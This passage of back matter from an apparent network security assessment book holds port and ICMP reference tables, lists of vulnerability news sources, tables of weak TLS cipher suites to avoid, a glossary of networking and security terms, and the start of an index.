1720	<i>videoconf</i>	H.323 video conferencing service	–
1723	<i>pptp</i>	Point-to-Point Tunneling Protocol (PPTP)	Chapter 10
3128	<i>squid</i>	SQUID HTTP web proxy service	Chapter 13
3268	<i>globalcat</i>	Microsoft Global Catalog service (LDAP)	Chapter 7
3269	<i>globalcats</i>		
3306	<i>mysql</i>	MySQL database service	Chapter 15
3389	<i>ms-rdp</i>	Microsoft Remote Desktop Protocol (RDP)	Chapter 8
5432	<i>postgres</i>	PostgreSQL database service	Chapter 15
5353	<i>zeroconf</i>	Multicast DNS (mDNS) service	Chapter 7
5800	<i>vnc-http</i>	Virtual Network Computing (VNC)	Chapter 7
5900	<i>vnc</i>		
6000	<i>x11</i>	X Windows service	–
6112	<i>dtspcd</i>	Unix CDE window manager Desktop Subprocess Control Service Daemon (DTSPCD)	–
9100	<i>jetdirect</i>	HP JetDirect printer management port	–

UDP Ports

Table A-2 lists common UDP ports with references to chapters (where applicable).

Table A-2. Common UDP ports

Number	Name	Description	Chapter
53	<i>domain</i>	Domain Name Service (DNS)	Chapter 4
67	<i>bootps</i>	DHCP server	Chapter 5
68	<i>bootpc</i>	DHCP client	Chapter 5
69	<i>tftp</i>	Trivial File Transfer Protocol (TFTP)	Chapter 7
111	<i>sunrpc</i>	RPC portmapper (also known as <i>rpcbind</i>)	Chapter 7
123	<i>ntp</i>	Network Time Protocol (NTP)	Chapter 7
135	<i>loc-srv</i>	Microsoft RPC server service	Chapter 8
137	<i>netbios-ns</i>	Microsoft NetBIOS name service	Chapter 8
138	<i>netbios-dgm</i>	Microsoft NetBIOS datagram service	Chapter 8
161	<i>snmp</i>	Simple Network Management Protocol (SNMP)	Chapter 7
445	<i>cifs</i>	SMB Direct	Chapter 8
500	<i>isakmp</i>	IPsec key management protocol / IKE service	Chapter 10
513	<i>rwho</i>	Unix <i>rwhod</i> service	–
514	<i>syslog</i>	Unix <i>syslogd</i> service	–
520	<i>route</i>	Routing Information Protocol (RIP) service	Chapter 5
1434	<i>ms-sql-ssrs</i>	SQL Server Resolution Service (SSRS)	Chapter 15
1900	<i>ssdp</i>	Simple Service Discovery Protocol (SSDP), used by home routers and other devices ^a	–
2049	<i>nfs</i>	Unix Network File System (NFS)	Chapter 15
4045	<i>mountd</i>	Unix NFS <i>mountd</i> service	Chapter 15

^a HD Moore, “Security Flaws in Universal Plug and Play: Unplug, Don’t Play”, Rapid7 Blog, January 29, 2013.

ICMP Message Types

Table A-3 lists common ICMP message types, along with with RFC details.

Table A-3. Common ICMP message types

Type	Code	Description	RFC
0	0	Echo reply	
3	0	Destination network unreachable	
3	1	Destination host unreachable	
3	2	Destination protocol unreachable	
3	3	Destination port unreachable	
3	4	Fragmentation required, but <i>don't fragment</i> bit was set	
3	5	Source route failed	792
3	6	Destination network unknown	
3	7	Destination host unknown	
3	8	Source host isolated	
3	9	Communication with network administratively prohibited	
3	10	Communication with host administratively prohibited	
3	11	Destination network unreachable for type of service	
3	12	Destination host unreachable for type of service	
3	13	Communication administratively prohibited	
3	14	Host precedence violation	1812
3	15	Precedence cutoff in effect	
4	0	Source quench	
5	0	Redirect datagram for the network or subnet	
5	1	Redirect datagram for the host	792
5	2	Redirect datagram for the type of service and network	
5	3	Redirect datagram for the type of service and host	
8	0	Echo request	
9	0	Normal router advertisement	1256
9	16	Does not route common traffic	2002
11	0	TTL exceeded in transit	
11	1	Fragment reassembly time exceeded	792
13	0	Timestamp request	
14	0	Timestamp reply	

¹ IANA maintains a **comprehensive list of registered network services.**

Appendix B. Sources of Vulnerability Information

You can keep abreast of emerging threats and vulnerabilities via Twitter, bug trackers, and mailing lists to maintain a safe environment. In this appendix, I've assembled some short lists of sources that consultants and hackers use on a daily basis.

Twitter Accounts

Through observing Twitter, you can track significant emerging threats and security trends. The following handles provide particularly useful insight across many domains:

<i>@hdmoore</i>	<i>@thegrugq</i>	<i>@ivanristic</i>	<i>@halvarflake</i>	<i>@thezdi</i>	<i>@daniel_bilar</i>	<i>@shodanhq</i>
<i>@mdseclabs</i>	<i>@jduck</i>	<i>@exploitdb</i>	<i>@mattblaze</i>	<i>@tavisio</i>	<i>@cyberwar</i>	<i>@haroonmeer</i>
<i>@dinodaizovi</i>	<i>@trailofbits</i>	<i>@hashbreaker</i>	<i>@jonoberheide</i>	<i>@subTee</i>	<i>@4Dgifts</i>	<i>@dlitchfield</i>
<i>@mikko</i>	<i>@mdowd</i>	<i>@carnal0wnage</i>	<i>@cBekrar</i>	<i>@jgrusko</i>	<i>@daveaitel</i>	<i>@sensepost</i>

Bug Trackers

The Google Project Zero team and ZDI operate publicly accessible bug trackers that detail upcoming disclosures and unpatched vulnerabilities, as follows:

- [Google Project Zero](#)
- [Zero Day Initiative](#)

Open projects including OpenSSL and the Linux kernel also run public bug trackers that reveal useful details of unpatched flaws. During testing, it is also worth reviewing release notes to understand known weaknesses in software packages.

Mailing Lists

The following mailing lists are used to discuss security vulnerabilities and issues:

- [Full Disclosure](#)
- [BugTraq](#)
- [Pen-Test](#)
- [Web Application Security](#)
- [Nmap-Dev](#)

Security Events and Conferences

The sites of popular security conventions and gatherings are presented in the list that follows. Many of these are archive presentations and media demonstrating useful attacks:

- [Black Hat Briefings](#)
- [DEF CON](#)
- [INFILTRATE](#)
- [SOURCE](#)
- [CanSecWest](#)
- [CCC Congress and Camp](#)
- [Hack in the Box](#)

Appendix C. Unsafe TLS Cipher Suites

TLS implementations are often found to support weak cipher suites. Adversaries with network access can exploit vulnerabilities within these to decrypt ciphertext via man-in-the-middle in particular. The suites listed in Tables C-1 through C-3 lack authentication (anonymous ciphers), perform symmetric encryption using no key (null ciphers), and operate in an exploitable manner (export-grade ciphers). As such, they should be avoided and not exist within modern environments.

Table C-1. TLS anonymous cipher suites

Code	Name	Code	Name
0x0017	TLS_DH_Anon_EXPORT_WITH_RC4_40_MD5	0x0089	TLS_DH_Anon_WITH_CAMELLIA_256_CBC_SHA
0x0018	TLS_DH_Anon_WITH_RC4_128_MD5	0x009B	TLS_DH_Anon_WITH_SEED_CBC_SHA
0x0019	TLS_DH_Anon_EXPORT_WITH_DES40_CBC_SHA	0x00A6	TLS_DH_Anon_WITH_AES_128_GCM_SHA256
0x001A	TLS_DH_Anon_WITH_DES_CBC_SHA	0x00A7	TLS_DH_Anon_WITH_AES_256_GCM_SHA384
0x001B	TLS_DH_Anon_WITH_3DES_EDE_CBC_SHA	0xC015	TLS_ECDH_Anon_WITH_NULL_SHA
0x0034	TLS_DH_Anon_WITH_AES_128_CBC_SHA	0xC016	TLS_ECDH_Anon_WITH_RC4_128_SHA
0x003A	TLS_DH_Anon_WITH_AES_256_CBC_SHA	0xC017	TLS_ECDH_Anon_WITH_3DES_EDE_CBC_SHA
0x0046	TLS_DH_Anon_WITH_CAMELLIA_128_CBC_SHA	0xC018	TLS_ECDH_Anon_WITH_AES_128_CBC_SHA
0x006C	TLS_DH_Anon_WITH_AES_128_CBC_SHA256	0xC019	TLS_ECDH_Anon_WITH_AES_256_CBC_SHA
0x006D	TLS_DH_Anon_WITH_AES_256_CBC_SHA256		

Table C-2. TLS null cipher suites

Code	Name	Code	Name
0x0000	TLS_NULL_WITH_NULL_NULL	0x00B4	TLS_DHE_PSK_WITH_NULL_SHA256
0x0001	TLS_RSA_WITH_NULL_MD5	0x00B5	TLS_DHE_PSK_WITH_NULL_SHA384
0x0002	TLS_RSA_WITH_NULL_SHA	0x00B8	TLS_RSA_PSK_WITH_NULL_SHA256
0x002C	TLS_PSK_WITH_NULL_SHA	0x00B9	TLS_RSA_PSK_WITH_NULL_SHA384
0x002D	TLS_DHE_PSK_WITH_NULL_SHA	0xC006	TLS_ECDHE_ECDSA_WITH_NULL_SHA
0x002E	TLS_RSA_PSK_WITH_NULL_SHA	0xC00B	TLS_ECDH_RSA_WITH_NULL_SHA
0x003B	TLS_RSA_WITH_NULL_SHA256	0xC010	TLS_ECDHE_RSA_WITH_NULL_SHA
0x0047	TLS_ECDH_ECDSA_WITH_NULL_SHA	0xC015	TLS_ECDH_Anon_WITH_NULL_SHA
0x0082	TLS_GOSTR341094_WITH_NULL_GOSTR3411	0xC039	TLS_ECDHE_PSK_WITH_NULL_SHA
0x0083	TLS_GOSTR341001_WITH_NULL_GOSTR3411	0xC03A	TLS_ECDHE_PSK_WITH_NULL_SHA256
0x00B0	TLS_PSK_WITH_NULL_SHA256	0xC03B	TLS_ECDHE_PSK_WITH_NULL_SHA384
0x00B1	TLS_PSK_WITH_NULL_SHA384		

Table C-3. TLS export-grade cipher suites

Code	Name	Code	Name
0x0003	TLS_RSA_EXPORT_WITH_RC4_40_MD5	0x0029	TLS_KRB5_EXPORT_WITH_DES_CBC_40_MD5
0x0006	TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5	0x002A	TLS_KRB5_EXPORT_WITH_RC2_CBC_40_MD5
0x0008	TLS_RSA_EXPORT_WITH_DES40_CBC_SHA	0x002B	TLS_KRB5_EXPORT_WITH_RC4_40_MD5
0x000B	TLS_DH_DSS_EXPORT_WITH_DES40_CBC_SHA	0x0060	TLS_RSA_EXPORT1024_WITH_RC4_56_MD5
0x000E	TLS_DH_RSA_EXPORT_WITH_DES40_CBC_SHA	0x0061	TLS_RSA_EXPORT1024_WITH_RC2_CBC_56_MD5
0x0011	TLS_DHE_DSS_EXPORT_WITH_DES40_CBC_SHA	0x0062	TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA
0x0014	TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA	0x0063	TLS_DHE_DSS_EXPORT1024_WITH_DES_CBC_SHA
0x0026	TLS_KRB5_EXPORT_WITH_DES_CBC_40_SHA	0x0064	TLS_RSA_EXPORT1024_WITH_RC4_56_SHA
0x0027	TLS_KRB5_EXPORT_WITH_RC2_CBC_40_SHA	0x0065	TLS_DHE_DSS_EXPORT1024_WITH_RC4_56_SHA
0x0028	TLS_KRB5_EXPORT_WITH_RC4_40_SHA		

Glossary of Terms

ACL

An *access control list* defines a security policy within a system.

AD

Active Directory is used within Microsoft environments as a directory service.

AEAD

Authenticated Encryption with Associated Data is a modern block cipher mode of operation that simultaneously provides confidentiality, integrity, and authenticity assurances on the data.

AES

The *Advanced Encryption Standard* is a cryptosystem established by NIST.

AFP

The *Apple Filing Protocol* is a network file service protocol for Apple OS X.

AH

The *IPsec Authentication Header* guarantees integrity and data origin authentication of IP packets. Further, it can optionally protect against replay attacks.

AJP

The *Apache JServ Protocol* is a binary protocol used to proxy inbound requests from a frontend HTTP web server to a backend Java servlet container (e.g., JBoss).

ARP

Address Resolution Protocol is a Layer 2 protocol used within IPv4 networks to map IP addresses to MAC hardware addresses using a data link protocol (e.g., IEEE 802.3 Ethernet or 802.11 WiFi).

AS

A BGP *Autonomous System* number defines IP routing prefixes under the administrative control of a single entity (typically an Internet service provider).

ASLR

Address Space Layout Randomization is a memory-protection mechanism used by operating systems to guard against memory corruption attacks by randomizing the location of useful content within memory.

ASN.1

Abstract Syntax Notation One is a standard and notation that describes rules and structures for representing, encoding, transmitting, and decoding data in telecommunications and computer networking.

BGP

Border Gateway Protocol is an exterior gateway protocol designed to exchange routing and reachability information among autonomous systems on the Internet.

BPDU

A *Bridge Protocol Data Unit* is a network frame containing STP information.

CA

A *Certificate Authority* is a trusted entity that signs X.509 digital certificates.

CAM

Within an Ethernet switch, the *content addressable memory* table is used to record MAC addresses and corresponding port locations.

CBC

The *Cipher Block Chaining* mode of operation within a cryptosystem.

CDE

The *Common Desktop Environment* is a desktop environment for Unix systems.

CDN

A *Content Delivery Network* is a distributed network of proxy servers deployed in multiple data centers. The goal of a CDN is to serve content to clients with high availability and low latency.

CDP

The *Cisco Discovery Protocol* is a proprietary data link (Layer 2) protocol used to share information about directly connected Cisco equipment (e.g., operating system and IP address details).

CFML

ColdFusion Markup Language is a tag-based scripting language supporting dynamic web page creation and database access. In the language, ColdFusion tags are embedded in HTML files.

CMS

A *Content Management System* is an application that supports the creation and modification of content using a common user interface, supporting multiple users working in a collaborative environment.

CN

The *Common Name* attribute within an X.509 certificate describes the identity of a component within a larger system (e.g., a user or host).

COM

Component Object Model is a Microsoft binary-interface standard for software components. It is used to enable interprocess communication and dynamic object creation in a large range of programming languages.

CRAM

A *challenge–response authentication mechanism* stipulates that one party presents a question (“challenge”) and another party must provide a valid answer (“response”) to successfully authenticate (RFC 2195).

CSRF

Cross-site request forgery is a type of attack that occurs when malicious content causes a user’s web browser to perform an unwanted action on a trusted site.

CVE

Common Vulnerabilities and Exposures is a dictionary of publicly known information security vulnerabilities, maintained by the MITRE Corporation.

CVSS

Common Vulnerability Scoring System is an open industry standard for assessing the severity of computer system security vulnerabilities.

DCCP

Datagram Congestion Control Protocol is a transport layer (Layer 4) protocol implementing reliable connection setup, teardown, congestion control, and feature negotiation (RFC 4340).

DCOM

Distributed Component Object Model is a proprietary Microsoft technology for communication among software components distributed across networked computers.

DEFLATE

A data compression algorithm described by RFC 1951.

DEP

Data Execution Prevention is a set of hardware and software security features that prevent instructions from being executed from protected areas of memory.

DES and 3DES

The *Data Encryption Standard* is a symmetric-key block cipher published by NIST. *Triple DES* applies the DES cipher three times to each data block.

DH and DHE

Diffie-Hellman and *Ephemeral Diffie-Hellman* are anonymous key agreement protocols used to establish a shared secret between two parties over an insecure channel.

DHCP

The *Dynamic Host Configuration Protocol* provides IP address and other configuration information to local clients.

DKIM

Domain Keys Identified Mail is an email authentication method designed to prevent email spoofing by providing a mechanism to allow mail exchangers to check that incoming mail from a domain is authorized (RFC 6376).

DMARC

Domain-based Message Authentication, Reporting, and Conformance is an email validation system designed to detect and prevent email spoofing (RFC 7489).

DN

Within LDAP, objects are referenced by their *Distinguished Name* values.

DNS64

A mechanism used to translate IPv4 DNS records for IPv6-only clients.

DNSSEC

Domain Name System Security Extensions is a suite of IETF specifications for securing DNS information provided over IP networks.

DSA and DSS

The *Digital Signature Algorithm* is published in the *Digital Signature Standard* (FIPS 186).

DTLS

Datagram Transport Layer Security provides optional communications security for datagram protocols, including UDP (RFC 6347) and SCTP (RFC 6083).

DTP

The *Dynamic Trunking Protocol* is a proprietary Layer 2 Cisco networking protocol used to negotiate trunking on a link between two 802.1Q VLAN-aware switches.

EAP

The *Extensible Authentication Protocol* is a framework frequently used in wireless networks and point-to-point connections to authenticate clients (RFC 3748).

EAPOL

Extensible Authentication Protocol Over LAN is a network port authentication protocol used in IEEE 802.1AE, 802.1AR, and 802.1X environments to provide generic sign-on to access network resources.

ECC

Elliptic curve cryptography is an approach to public-key cryptography based on the algebraic structure of elliptic curves over finite fields. ECC requires smaller keys compared to non-ECC cryptography to provide equivalent security.

ECDH, ECDHE, and ECDSA

The elliptic curve analogues of DH, DHE, and DSA.

EIGRP

Enhanced Interior Gateway Routing Protocol is a proprietary distance-vector routing protocol that is used in Cisco environments to automate routing decisions and configuration.

ESP

The IPsec *Encapsulating Security Payload* provides origin authenticity, integrity, and confidentiality protection of packets.

FIPS and FISMA

Federal Information Processing Standards are issued by NIST after approval by the US Secretary of Commerce pursuant to the *Federal Information Security Management Act*.

GCC

The *GNU Compiler Collection* is a compiler system produced by the GNU Project supporting various programming languages.

GCM

Galois/Counter Mode is a mode of operation for symmetric-key cryptographic block ciphers that has been widely adopted because of its efficiency and performance.

GNU

GNU's Not Unix is a complete free software operating system.

GOT

The *Global Offset Table* is a table of variables and memory address locations.

GSSAPI

The *Generic Security Service Application Program Interface* provides access to security services such as authentication providers (RFC 2743).

GUID

A *Globally Unique Identifier* is a 128-bit integer used to identify a resource.

HDFS

The *Hadoop Distributed File System* is a distributed portable file system written in Java for the Hadoop framework.

HMAC

A *keyed-hash message authentication code* is a specific type of MAC involving a cryptographic hash function (hence the “H”) in combination with a secret key.

HSRP

Hot Standby Routing Protocol is a Cisco proprietary redundancy protocol used to establish fault-tolerant default gateways (RFC 2281).

IDEA

The *International Data Encryption Algorithm* is a dated symmetric-key block cipher.

IEEE

The *Institute of Electrical and Electronics Engineers* is the world’s largest association of technical professionals with more than 400,000 members.

IETF

The *Internet Engineering Task Force* develops and promotes voluntary Internet standards, in particular the standards that comprise the Internet protocol suite. It is an open standards organization, with no formal membership or membership requirements.

IDS

An *intrusion detection system* monitors network or system activities for anomalies or policy violations that indicate a computer attack.

IPS

An *intrusion prevention system* identifies and blocks malicious computer activity.

IKE

The *Internet Key Exchange* protocol is used to set up an IPsec SA.

IP ID

Within IPv4, an *identification* field enables fragmentation and reassembly and is required to be unique (RFC 6864).

IPC

Interprocess communication is a mechanism that lets processes share data.

IPMI

The *Intelligent Platform Management Interface* is a set of specifications for an autonomous subsystem that provides management and monitoring capabilities independent of a host system's CPU, firmware, and operating system.

IPsec

Internet Protocol Security is a protocol suite for secure IP communications by authenticating and encrypting each IP packet of a session.

IRC

Internet Relay Chat is a protocol that facilitates text communication.

ISAKMP

The *Internet Security Association and Key Management Protocol* is used to establish IPsec session parameters (RFC 2408).

iSCSI

A protocol used to send *Small Computer System Interface* commands over TCP/IP networks, providing access to storage arrays in particular.

IV

An *initialization vector* is a fixed-size input to a cryptographic primitive that is typically required to be random. IV randomization ensures that repeated usage of a key does not allow an attacker to infer relationships between segments of ciphertext.

JDBC

Java Database Connectivity is an API for accessing database management systems.

JDWP

The *Java Debug Wire Protocol* is a protocol used for communication between a debugger and a target Java virtual machine.

JMX

Java Management Extensions is a Java technology that supplies tools for managing and monitoring applications, system objects, devices, and service-oriented networks. Objects called MBeans represent resources.

JNDI

The *Java Naming and Directory Interface* is a Java API for a directory service that makes it possible for software clients to discover and look up data and objects via a name.

JSON

JavaScript Object Notation is an open format that uses human-readable text to transmit data objects consisting of attribute–value pairs.

KDC

A *key distribution center* is part of a cryptosystem intended to reduce the risks inherent in exchanging keys, as used within Kerberos and other systems.

Kerberos

Kerberos is a secure method for authenticating requests to services in a network.

LDAP

The *Lightweight Directory Access Protocol* is a directory service protocol.

LLMNR

The *Link-Local Multicast Name Resolution* protocol is based on DNS that lets both IPv4 and IPv6 hosts perform name resolution on the same local link.

LLVM

The *Low-Level Virtual Machine* is a collection of compiler toolchain technologies.

LSA and LSARPC

The Microsoft Windows *Local Security Authority* is a protected subsystem that maintains information about all aspects of security on a system. LSARPC denotes the RPC interface that is used to interact with the subsystem.

MAC (cryptography)

A *message authentication code* is a value used to confirm that a message came from the stated sender (is authentic) and has not been changed in transit (has integrity).

MAC (address)

A *media access control* address is a unique identifier used within IEEE 802 networks, including 802.3 Ethernet and 802.11 WiFi.

MBean

A *managed bean* represents a resource running in the Java virtual machine.

MD5

A cryptographic hash function producing a 128-bit (16-byte) hash value, typically expressed in text format as a 32-digit hexadecimal number. MD5 should be avoided, as a severe collision attack exists that can find collisions within seconds on a computer with a 2.6 GHz Pentium 4 processor.

mDNS

Multicast DNS is commonly used to provide name resolution in a small network where no conventional DNS server has been installed (RFC 6762).

MFA

Multifactor authentication is a method of computer access control in which a user is only granted access after successfully presenting several separate pieces of evidence to an authentication mechanism.

MIB

A *management information base* is used to manage entities in a network.

MIME

The *Multipurpose Internet Mail Extensions* standard provides support for text in foreign character sets, binary attachments, and message bodies with multiple parts within SMTP, HTTP, and other protocols.

MITM

A *man-in-the-middle* attack is undertaken by an adversary with network access to compromise data in-transit.

MS-CHAP and MS-CHAPv2

The *Microsoft Challenge-Handshake Authentication Protocol*, which exists in two versions: MS-CHAP (RFC 2433) and MS-CHAPv2 (RFC 2759).

MSSP

A *managed security service provider* offers email and web content filtering, firewall management, and other services.

MTA

A *message transfer agent* is software that transfers email messages from one computer to another using a client–server application architecture.

MTU

A maximum transmission unit is the largest size frame or packet, specified in octets (8-bit bytes), which can be sent in a packet- or frame-based network such as the Internet.

NAC

IEEE 802.1X port-based *Network Access Control* that provides an authentication mechanism to devices that want to attach to an Ethernet or WiFi network.

NAT

Network Address Translation is a method of remapping one IP address space into another by modifying network address information. In IPv6

environments, a NAT64 gateway translates connections across IPv4 and IPv6 protocols.

NBT-NS

The Microsoft *NetBIOS Name Service* is a precursor protocol to LLMNR and provides local name resolution within legacy Windows environments.

NDN

A *nondelivery notification* is commonly generated by an MTA when it is unable to deliver a message to an intended recipient.

NDP

Neighbor Discovery Protocol is a link layer (Layer 2) protocol used within IPv6 networks to discover and autoconfigure other nodes (RFC 4861).

NFS

Network File System is a distributed file system protocol (RFC 7530).

NIS

Network Information Service is a dated directory service protocol for distributing system configuration data (such as user and host names) between systems in a network. NIS+ is a protocol developed by Sun Microsystems to replace NIS.

NIST

The US *National Institute of Standards and Technology*.

Nonce

A number to be used once during the operation of a cryptosystem.

NSE

The *Nmap Scripting Engine*, supporting automation of tasks including network discovery, service querying, and vulnerability exploitation.

NTLM

The *NT LAN Manager* is a Microsoft security protocol that provides authentication, integrity, and confidentiality to users. NTLMv2 is the successor of NTLM.

NTP

The *Network Time Protocol* provides clock synchronization between computer systems over packet-switched, variable-latency data networks.

NVD

The *National Vulnerability Database* is a repository of vulnerability management data maintained by NIST.

NetBIOS

The Microsoft *Network Basic I/O System* makes it possible for applications on different computers to communicate over a network.

ODBC

Open Database Connectivity is an API for accessing database management systems.

OGNL

Object-Graph Navigation Language is an open source expression language for Java.

OID

Object identifiers uniquely identify managed objects in a MIB hierarchy.

ORDBMS

An *Object-Relational Database Management System* such as MySQL, Oracle Database, and PostgreSQL.

OSPF

Open Shortest Path First is a routing protocol for IP networks. It uses a link state routing algorithm and falls into the group of interior routing protocols, operating within a single AS.

OTP

A *one-time password* is a credential that is valid for a single session or transaction.

OTR

Off-the-record provides encryption for instant messaging conversations.

OU

An *organizational unit* is a subdivision within a directory into which you can place users, groups, computers, and other organizational units.

OWA

Microsoft *Outlook Web Access*, used to provide access to email over HTTP.

OWASP

The *Open Web Application Security Project*.

PAC (WPAD)

A *proxy auto-configuration* file defines how web browsers can automatically choose the appropriate proxy server for fetching a given URL.

PAC (Kerberos)

The Microsoft *Privilege Account Certificate* is an extension element of the authorization data within a Kerberos ticket. It contains information such as security identifiers, group membership, user profile information, and password credentials.

PCAP

The *packet capture* API and file format is used to store and manipulate network data.

PEAP

The *Protected Extensible Authentication Protocol* encapsulates EAP within a TLS tunnel.

PGP

Pretty Good Privacy is a data encryption and decryption computer program that provides cryptographic privacy and authentication for data communication.

PKI

Public key infrastructure is a set of roles, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates and manage public key encryption.

PLT

The *Procedure Linkage Table* is used to call external functions whose addresses weren't known at the time of linking.

PPTP

Point-to-Point Tunneling Protocol is used to implement virtual private networks.

PRF

Within TLS, a *pseudorandom function* is a mechanism used to securely generate pseudorandom output of arbitrary length from an input secret, seed, and identifying label.

PRNG

A *pseudorandom number generator* is an algorithm for generating a sequence of numbers whose properties approximate the properties of

sequences of random numbers. The PRNG-generated sequence is not truly random, because it is completely determined by a relatively small set of initial values, called the *seed*.

PSK

A *preshared key* is used as a secret within IPsec VPNs and other systems.

PXE

Preboot Execution Environment is an industry standard client/server interface that allows networked computers that are not yet loaded with an operating system to be configured and booted remotely by an administrator.

RADIUS

Remote Authentication Dial-In User Service is a networking protocol that provides centralized authentication, authorization, and accounting.

RAKP

The *RMCP+ Authenticated Key-Exchange Protocol* is used within IPMI.

RC2 and RC4

Rivest Cipher 2 and *Rivest Cipher 4* are fast stream ciphers. Multiple vulnerabilities have been discovered in both, however, rendering them insecure.

RDP

Remote Desktop Protocol is a proprietary Microsoft protocol that provides a user with a graphical interface to connect to another computer over a network connection.

REST

Representational State Transfer is an architecture style for designing networked applications. REST relies on stateless, client–server, cacheable communications, and commonly uses HTTP to transfer data.

RFB

The *remote framebuffer* protocol provides remote access to graphical user interfaces.

RFC

A *Request for Comments* is a formal IETF document that is the result of committee drafting and subsequent review by interested parties.

RID (Microsoft Windows)

A SID is concatenated with a monotonically increasing *relative identifier*.

RIP

The *Routing Information Protocol* (e.g., RIPv1, RIPv2, and RIPng); one of the oldest distance-vector routing protocols, which employs the hop count as a routing metric. RIP prevents routing loops by limiting the number of hops allowed in a path.

RMI

The *Remote Method Invocation* system lets an object running in one Java virtual machine invoke methods on an object running in another Java virtual machine.

ROP

Return-oriented programming is a technique by which an adversary can execute code in the presence of security defenses such as DEP and code signing.

RPC

Remote procedure call is a protocol used to request a service from a remote program across a network.

RSA

RSA is one of the first practical public key cryptosystems and is widely used for secure key exchange within TLS and other protocols.

SA

An IPsec *security association* is a bundle of algorithms and parameters (such as keys) used to encrypt and authenticate a particular network flow in one direction.

SAML

Security Assertion Markup Language is an XML data format for exchanging authentication and authorization data between parties (in particular, between an identity provider and a service provider).

SAMR

The Microsoft *Security Account Manager Remote* protocol provides management functionality for an account store or directory containing users and groups.

SASL

The *Simple Authentication and Security Layer* is a framework for authentication and data security in Internet protocols. It decouples authentication mechanisms from application protocols.

SCCM

The Microsoft *System Center Configuration Manager* provides patch management, software distribution, operating system deployment, and inventory capabilities within enterprise networks.

SCM

The Microsoft *Service Control Manager* starts, stops, and interacts with service processes within Windows systems.

SCP and SFTP

Secure Copy and the *Secure File Transfer Protocol* are SSH subsystems that provide encrypted file transfer between two remote hosts.

SCTP

The *Stream Control Transmission Protocol* is a transport-layer protocol serving in a similar role to TCP and UDP within IP networks (RFC 4960).

SEH

Structured exception handling is a mechanism for handling both hardware and software exceptions within Microsoft Windows.

SHA

The *Secure Hash Algorithm* family (e.g., SHA-1, SHA-256, SHA-384) are cryptographic hash functions, each published as a US Federal Information Processing Standard published by NIST. Cryptographic weaknesses were discovered in SHA-1, and the standard is no longer approved for use after 2010.

SID (Oracle Database)

The *System Identifier* is used to uniquely identify a particular database on a system.

SID (Microsoft Windows)

A *Security Identifier* is a value used to uniquely identify an object (such as a user or a group).

SIP

The *Session Initiation Protocol* is a communications protocol for signaling and controlling multimedia communication sessions. The most

common applications of SIP are in Internet telephony for voice and video calls as well as instant messaging.

SMB

The *Server Message Block* protocol provides access to data, printers, and service endpoints within Microsoft environments.

SNMP

The *Simple Network Management Protocol* is used to monitor and configure network devices and systems on an IP network.

SPDY

SPDY is an open networking protocol developed primarily at Google for transporting web content, with the particular goals of reducing web page load latency and improving web security.

SPF

Sender Policy Framework is an email validation system designed to detect and prevent email spoofing (RFC 7208).

SPNEGO

The *Simple and Protected Negotiate* authentication mechanism (RFC 4559).

SQL

Structured Query Language is used to communicate with a database.

SS7

Signaling System 7 is a telecommunications standard that defines how network elements in a public switched telephone network exchange information over a digital signaling network.

SSDP

The *Simple Service Discovery Protocol* supports advertisement and discovery of network services within an IP network.

SSH

Secure Shell provides encrypted access to hosts over an unsecured network.

SSL

Secure Sockets Layer is a dated protocol used to provide transport security in a computer network. SSL has many known exploitable weaknesses and should not be used, as described by RFC 7568.

STP

Spanning Tree Protocol is a Layer 2 protocol that runs across switches to eliminate loops and associated traffic storms at the data link layer, as defined by IEEE 802.1D.

TFTP

The *Trivial File Transfer Protocol* is a simple protocol that lets a client transfer files to or from a remote host without authentication. One of its primary uses is in the early stages of nodes booting from a local area network.

TGT

Within Kerberos, a KDC may issue a *ticket-granting ticket*, which is time stamped and encrypted using the user's password. The TGT is in turn used to request individual service tickets (RFC 4120).

TLS

Transport Layer Security is used to provide confidentiality, authentication, and integrity checking within a computer network (RFC 5246).

TNS

The *Transparent Network Substrate* protocol within Oracle Database.

TTL

Time to live is a mechanism that limits the lifespan of data in a computer system, as used within IP to prevent packets from infinitely circulating, and DNS to cache data.

UDF

A *user-defined function* is a function provided by the user of a program. Within MySQL and PostgreSQL databases, they are used to elevate privileges and pivot.

UID

A *user ID* value within an operating system (e.g., Linux and Apple OS X).

VLAN

An IEEE 802.1Q *virtual LAN* is a broadcast domain that is partitioned and isolated in a computer network at Layer 2.

VNC

Virtual Network Computing is a graphical desktop sharing system that uses the RFB protocol to remotely access another computer.

VRRP

The *Virtual Router Redundancy Protocol* provides automatic assignment of available IP routers to participating hosts (RFC 5798).

VoIP

Voice over IP is a group of technologies for the delivery of voice communications and multimedia sessions over IP networks.

WAF

A *web application firewall* is a mechanism that applies a set of rules to an HTTP conversation.

WHOIS

WHOIS is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an address block, or autonomous system (RFC 3912).

WMI

Microsoft *Windows Management Instrumentation* is an initiative to develop a standard technology for accessing management information in an enterprise environment.

WPAD

The *Web Proxy Auto-Discovery Protocol* is used to automatically configure web browser settings via DHCP or DNS discovery methods.

WebDAV

Web Distributed Authoring and Versioning is an HTTP extension that lets clients perform remote content authoring operations (RFC 4918).

X.509

X.509 is an important standard used within PKI to manage digital certificates.

XAUTH

Within IPsec, VPNs using IKE, *extended authentication* provides user authentication support. The mechanism is superseded by EAP in IKEv2.

XML

The *Extensible Markup Language* defines a set of rules for encoding documents in a format that is both human-readable and machine-readable.

XMPP

Extensible Messaging and Presence Protocol is a message-oriented communication protocol based on XML.

XSS

Cross-site scripting vulnerabilities enable attackers to inject client-side scripts into web pages viewed by other users, causing information to be leaked, and other unintended consequences.

XST

Cross-site tracing is a flaw exploited via HTTP TRACE and TRACK methods.

XXE

XML External Entity processing attacks succeed when an improperly configured parser processes XML input containing a reference to an external entity with unintended consequences (commonly data exposure).

YAML

YAML Ain't Markup Language is a human-readable data serialization language commonly used in Ruby and Python applications.

Index

Symbols

3DES cipher, [Weak cipher suites](#)

3DES-encrypted passwords, security flaw in, [Obtaining VPN configuration files](#)

802.1D (spanning tree protocol), [Data Link Protocols](#)

802.1Q VLAN, [802.1Q VLAN-Layer 3 private VLAN bypass](#)

802.1X (port-based network access control), [Data Link Protocols](#), [802.1X PNAC-CDP](#)

802.3 Ethernet testing, [802.3 Ethernet Testing](#)

A

A records, querying, [Reverse DNS Sweeping](#)

AAAA records, [IPv6 Host Enumeration](#)

